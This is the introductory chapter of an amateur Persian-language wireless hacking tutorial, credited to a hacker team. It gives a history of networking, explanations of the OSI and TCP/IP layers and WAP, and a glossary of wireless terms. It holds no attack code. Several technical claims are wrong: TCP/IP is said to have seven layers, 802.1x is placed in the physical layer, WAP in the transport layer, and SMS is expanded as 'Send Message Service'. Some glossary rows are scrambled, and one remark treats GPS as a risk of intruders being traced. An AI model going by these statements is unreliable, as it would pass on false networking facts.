
Invisible.boy@gmail.com

محمد مسافر

COllect0r@SpYmAc.com

B0rn2h4k@YaHoO.com

Black_Devils B0ys H4|<3rs Team



Chapter 2

Basical Concepts
Glasory
Wireless Equipments

Basical Concepts

Wireless Networking and Hacking By Collect0r

مبانی شبکه های Wireless



در دهه های 60 و 70 میلادی شبکه ها شکل لجام گسیخته و نامرتبی داشتند اغلب مدیران شبکه ها را افرادی می پنداشتند که از مریخ به زمین آمده بودند آن زمان برپایی یک شبکه بدون نقص آن هم با کاربر های معدود و انگشت شمار کاری بس پیچیده و دشوار بود .هر شرکتی برای خود یک سیستم و یک استاندارد و تعاریف متعدد بوجود آورده بود که وصل شدن این شبکه ها را به هم تقریباً ناممکن ساخته بود .لازم نمیدونم که تاریخچه بوجود آمدن شبکه ها را توضیح بدهم با آن وقایع تاریخی بستر بوجود آمدن یک پروتکل واحد به نام TCP-IP ایجاد شد

این پروتکل بسیاری از مشکلات را حل نمود و توسعه شبکه ها را به سرعت فراهم ساخت البته این پروتکل یک مقدار پیرو قدیمی به نظر می ریاد و هنوز هم مشکلات بنیادی در پیکره آن قابل مشاهده است ولی در کل نقش آنرا نمی توان انکار نمود توسعه شبکه های کابلی آنقدر سریع شد که با بوجود آمدن پدیده اینترنت روبرو گشت اینترنت هم به نوبه ی خود یکی از ساخته های جالب بشر است ولی با وجود این همه کابل رسانه ای و حتی فیبر های نوری و غیره جواب نیاز روز را نمیداد هم از نظر سرعت و امکانات و امنیت و غیره ..یاد م می آید تا چند سال پیش در یک نود ارتباطی بی شمار سیم از این طرف به آن طرف کشیده می شد .همه به دنبال راه حل بودند بله بی سیم

البته تحقیقات بر خلاف فکر عموم به دهه 90 بر نمی گردد ارسال و دریافت اطلاعات از طریق بی سیم یشکلی کاملاً ابتدایی به دوره ای در جنگ جهانی دوم بر می گیرد در زمانی که فرانسه اشغال شده بود دانشمندان مخابرات در انگلیس دستگاههایی را برای جنبش ها آزادبخش فراهم کرده بودند تا از خاک فرانسه بتوانند ارتباط برقرار نمایند این زمینه از قبل وجود داشت و لی زمینه های تکنولوژیک آن فراهم نبود این امر در دهه های 50-60 میلادی به صورت تئوری در دانشگاه ها و مراکز دولتی و تحقیقاتی فعال بود که البته بعضی تکنولوژی های خاص آن برای مقاصد جاسوسی دو بلوک شرق و غرب از یکدیگر استفاده می شدند و با آغاز دهه های 70-80 این امر به شکل نیمه صنعتی در آمد به گونه ای که بسیاری از شرکت ها و ارگان های دولتی با هزینه های سر سام آور برای خود تکنولوژی های بی سیم و ارتباط از راه دور را فراهم می آوردند

از نیمه دوم دهه 90 میلادی تا کنون می توان گفت فن آوری بی سیم رو به همه گیر شدن برای عموم کرد با بوجود آمدن بازار های پر در آمد و همچنین تلفن های نسل پنجم و تکنولوژی های در دسترس ماهواره ای و با توجیح شدن صرفه اقتصادی از آغاز هزاره سوم همه گی شاهد انفجار رو به رشد برای گرویدن به سوی شبکه های Wireless و به طور کل هر زیر شاخهای از فن آوری های نسبت به آن مثل موبایل و غیره – فن آوری بی سیم به دنبال زمینه هایی برای اعلام وجود و توسعه می گشت که هم اکنون به نظر می رسد این دوران فرا رسیده است دیگر صدای فروپاشی نیم قرنی شبکه های مبتنی بر ارتباطات کابلی به گوش می رسد شاید در دورانی نچندان دور دیگر اثری از آن دیده نخواهد شد ولی تا به حال با خود فکر کرده اید که اگر همان پروتکل معروف TCP-IP از این فن آوری بی سیم پشتیبانی نمی کرد چه عاقبتی بر سر این زمینه تازه ظهور کرده می آمد بله بکلی نابود می شد


این امر را باید مدیون طراحان اصلی مدل این پروتکل بدانیم اگر مقداری با این پروتکل آشنا باشید می دانید که این پروتکل در 7 سطح یا 7 لایه بررسی می شود به شکل زیر توجه کنید




در شکل بالا کار بران با استفاده از پروتکل پایه و پیش فرض در لایه فیزیکی قادر خواهند بود از طریق ارتباطات کابلی با هم ارتباط برقرار نمایند

در مدل معروف OSI د رپایین ترین سطح لایه فیزیکی را مشاهده می کنید در این لایه با استفاده از دیگر استانداردها از جمله 802.1x که می تواند لایه فیزیکی OSI را تعریف کند این بدان معنا است که با توجه با پروتکل هایی دیگری می توان از این لایه برای ارتباطات مذبور استفاده نمود توجه نمایید که کل TCP –IP به این مسئله کاری ندارد که چه نوع رسانه شبکه ای در حال کار بر روی آن است برای این امر می توان زمینه ای

را فراهم آورد که در میان آندو هم از فن آوری کابلی مثل کابل های زوجی یا فیبر نوری و یا از امواج رادیویی بهره گرفت برای بهتر فهمیدن این موضوع به شکل زیر توجه فرمایید





استاندارد های یی از قبیل 802.11 در میان لایه فیزیکی مدل مورد نظر قرار می گیرند و شرایط استفاده از دیگر ابزار ها و رسانه های شبکه ای از قبیل آنتن ها را فراهم می کنند




در شکل بالا مشاهده می کنید که کاربران با استفاده از استانداردهای اضافه شده در لایه فیزیکی شبکه قادر خواهند بود که از ارتباطات بی سیم برای به اشتراک گذاری و دریافت و ارسال داده ها مبادرت بورزند - به طور کلی در ارتباطات بی سیم به دو عنصر اصلی نیاز است یک به کارت شبکه بی سیم که اغلب Wireless PC Card و در نوت بوک ها PCMCIA می باشد و دیگری یک ACCESS POINT است که اغلب از آنتن های مخصوصی برای این امور استفاده می شود Access Point ها خود می توانند به نقاط دیگری از جمله به یک شبکه کابلی و یا یک Access Point دیگر متصل شوند به شکل های گوناگونی می توان شبکه های بی سیم را گسترش داد شاید در خود یک شبکه LAN بی سیم در بخش هایی همان شبکه های کابلی استفاده شود لزومی ندارد که در کل یک شبکه بی سیم همه ارتباطات بی سیم باشند برای رسیدن به بهترین سرویس قابل دسترس می توان از ترکیب این دو نوع شبکه استفاده نمود خوب در اینجا

لازم است به WAP هم مقداری اشاره کنم شما اغلب در مباحث بی سیم با این مفهوم و بعضی مفاهیم دیگر بسیار برخورد خواهید کرد
WAP مخفف جمله Wireless Application Protocol می باشد
استاندارد برنامه های کاربردی بی سیم
این نیز استاندارد هست که برنامه های کاربردی در لایه انتقال اطلاعات TCP-IP به آن نیاز دارند همانند استاندارد 802.11 این استاندارد هم در لایه Transport یا همان لایه انتقال قرار می گیرد و زمینه استفاده برنامه ها را برای ارتباط در شبکه های بی سیم را فراهم می کند (مطابق شکل زیر)




در واقع ترمینال WAP اطلاعات پروتکل WAP را به شکل قابل قبول اینترنت تبدیل می نماید
پروتکل WAP نیز خود دارای زیر پروتکل هایی می باشد که خود دارای مسائل فنی بی شماری هستند و فقط از جهت آشنایی دوستان با آن اشاره می شود (به شکل زیر توجه فرمایید)

WAP Protocol Stack



به طور کلی در ارتباطات بی سیم از امواج رادیوی و طیف امواج مادون قرمز و همچنین استفاده از پهنای باند تلفن های Cellular استفاده می شود به طور کلی هر شبکه بی سیم آن هم با استفاده از آنتن خارجی می تواند تا حدود 5 مایل مربع را پوشش داده و ارتباط برقرار کند البته شبکه های پر قدرت را دور نیز در دسترس می باشند که از فن آوری ماهواره ای به صورت رله کردن داده ها بهره می برند در شکل زیر هم پوشانی سه شبکه بی سیم را مشاهده می کنید هر رایانه در این ابر بی سیم بانزدیکترین Access Point ارتباط برقرار می کند



ابزار های بی سیم آنقدر متنوع و گسترده شده اند که براحتی می توانید آنها را با قیمت تقریباً پایینی خریداری نمایید. اگر نمی خواهید هزینه زیادی را در این زمینه صرف کنید استفاده PDA ها را پیشنهاد می کنم یکی از مدل های مورد علاقه من iPAQ تولید شرکت Compaq می باشد به تصاویر زیر توجه کنید



در این بخش به بعضی از اصطلاحات و تعاریف رایج اشاره می شود (این تعاریف به صورت خلاصه توضیح داده می شوند - و لی در حالت عادی برای هر کدام از این اصطلاحات می توان چند مقاله و کتاب نوشت فقط از جهت آشنایی اولیه دوستان علاقه مند یک یاد آوری می شود همچنین تعاریف زیر در زیر مجموعه شبکه های بی سیم تعریف می شوند به طور مثال وقتی از LAN بحثی به میان می آید منظور نوعی از LAN بی سیم است که در آن به جای ارتباطات کابلی یا نوری از فن آوری بی سیم استفاده شده است .

تعاریف	توضیحات
Wireless	بی سیم
Wireless Network	مقصود شبکه ای است که در ساده ترین حالت بتوان از آن به ارسال و دریافت اطلاعات بین دو یارانه یا دو دستگاه الکترونیکی از قبیل PDA بدون استفاده از سیم و کابل پرداخت .
LAN (Local Area Network)	استانداردی برای شبکه هایی بامحدوده جغرافیایی محدود است که با تکیه بر فن آوری بی سیم در محدوده ای معین اطلاعات و اتصال های اینترنتی را به اشتراک می گذارد (در شبکه های کابلی نیز مورد استفاده قرار می گیرد)
WAN (Wide Area Network)	شبکه های گسترده بی سیم
Smart Phone	نوعی گوشی های موبایل به خصوص نسل چهارم و پنجم که قابلیت های اتصال به اینترنت و دریافت و ارسال نامه های الکترونیکی را پشتیبانی می نماید
PDA(Personal Digital Assistance)	دستگاه الکترونیکی کوچکی است که دارای قابلیت های خدمات پست الکترونیکی مدیریت داده ها از جمله یک منشی شخصی مثل نگه داری و مدیریت قرار ملاقات ها و نوع های جدید آن با قابلیت اتصال پر سرعت به اینترنت
Pocket PC	نام قرار دادی شرکت مایکروسافت برای کامپیوتر های جیبی که از سیستم عامل Window CE بهره می برند نام برده می شود
IEEE (Institute of Electrical and	موسسه مهندسان برق و الکترونیک واقع

در آمریکا بر عهده گیرنده ایجاد و تکمیل بسیاری از استاندارد های جهانی شبکه و الکترونیک و مخابرات و دیگر زیر شاخه های مربوط به رشته های مذکور	Electronic Engineers)
پایه استاندارد تصویب شده از سوی انجمن مذکور برای شبکه های محلی با پشتیبانی سرعتی در حدود 2 Mbps هم اکنون از دیگر نسخ این استاندارد بیشتر مورد استفاده قرار می گیرد با آشفستگی فرکانسی بالا	IEEE 802.11
پر کاربردترین استاندارد استفاده شده تا کنون در میان شبکه های بی سیم و نام پر استفاده ترین را به خود اختصاص داده است سرعت پشتیبانی تا 11 Mbps است	IEEE 802.11b
یکی از پر سرعت ترین استاندارد های شبکه های بی سیم تا حد 60 Mbps البته این مقدار در شرایط آرمانی است اغلب سرعتی ما بین 24-54 Mbps را ارائه می دهد آشفستگی فرکانسی پایین تر از نسخ دیگر می باشد نام دیگری که برای این استاندارد بیشتر مورد استفاده قرار می گیرد (Wi-Fi) است که به اشتباه برای کلیه استاندارد های بی سیم نامیده می شود	IEEE 802.11a
استاندارد 1.6 mbps تا 2 mbps با عرض بان فرکانسی در حدود 2.4 GHz	OpenAir
استانداردی مشابه استاندارد OpenAir با قابلیت انتقال صوت	HomeRF
بیانگر نسل های متفاوت تلفن های بیسیم می باشد	xG همانند 3G و 4G
نوعی فن آوری برتر ب کار گرفته شده در نسل تلفن های سیار امروزی	GPRS(General Packet Radio Services)
ارتباطات ماهواره ای یک طرفه دریافت اطلاعات از ماهواره می باشد ولی ارسال توسط خطوط کابلی مثل 56 KB صورت می گیرد در این نوع کاربر داده ها را با آنتن بشقابی به صورت مستقیم دریافت می کنند	Telco-Return
در این سیستم دریافت و ارسال اطلاعات از طریق بشقاب های مخصوصی صورت می گیرد این سیستم مشکلات سیستم یک طرفه را رفع کرده است شاید گران بودن تجهیزات و خدمات ماهواره ای نقص این سیستم باشد در بسیاری از کشور ها نیز فقط ارگان های دولتی از این سیستم استفاده می کنند و در اختیار افراد کمتر قرار می گیرد	SRS(Satellite Return System)
نام دیگر و نام تجاری استاندارد IEEE	Wi-Fi

802.11.b	
سیستم موقعیت یاب جهانی یکی از آشنا ترین فن آوری های بی سیم خود شما با کاربرد های این سیستم آشنا هستید ولی یکی از نکاتی که هکر ها را در استفاده از تجهیزات بی سیم تهدید می کند همین فن آوری است که می توان مکان نفوذ گر را تشخیص داده-بر روی شبکه های بی سیم هم نوعی Surf Anonymous استفاده می شود -که سیستم GPS را مختل می کند	GPS(Global Positioning Systems)
زبانی همانند HTML و XML میباشد که برای نوشتن صفحات وب در دستگاههای بی سیم می باشد	WML (Wireless Markup Language)
نام نوعی سیستم عامل شرکت Symbian که در Smart Phone به کار می رود	EPOC
یک استاندارد برای تلفن های سیار در ناحیه اروپایی	GSM(Global System for Mobile Communications)
اشعه مادون قرمز به کار گرفته شده در رایانه های شخصی در فاصله های محدوداستاندارد پورت های استفاده شده Infrared Data Association یا IrDA یک مثال دیگر همان ریموت کنترل تلویزیون منزلتان می باشد	infrared
نسل اول تلفن ها آنالوگ	1G
تلفن ها دیجیتالی نسل دوم با قابلیت انتقال صوت و متن و همچنین SMS	2G
نوعی سرویس ویژه برای ارسال پیام ها متنی کوتاه با تلفن ها سیار	SMS(Send Message Service)
نسل سوم تلفن های با قابلیت انتقال سریع صوت و تصویر به کار خواهد رفت	3G
قابلیت های 3G به همراه پشتیبانی از دیگر پروتکل های بی سیم -تلفن های نسل پنجم با پوشش همه این قابلیتها دارای قابلیت انتقال صوت و تصویر به صورت همزمان	4G
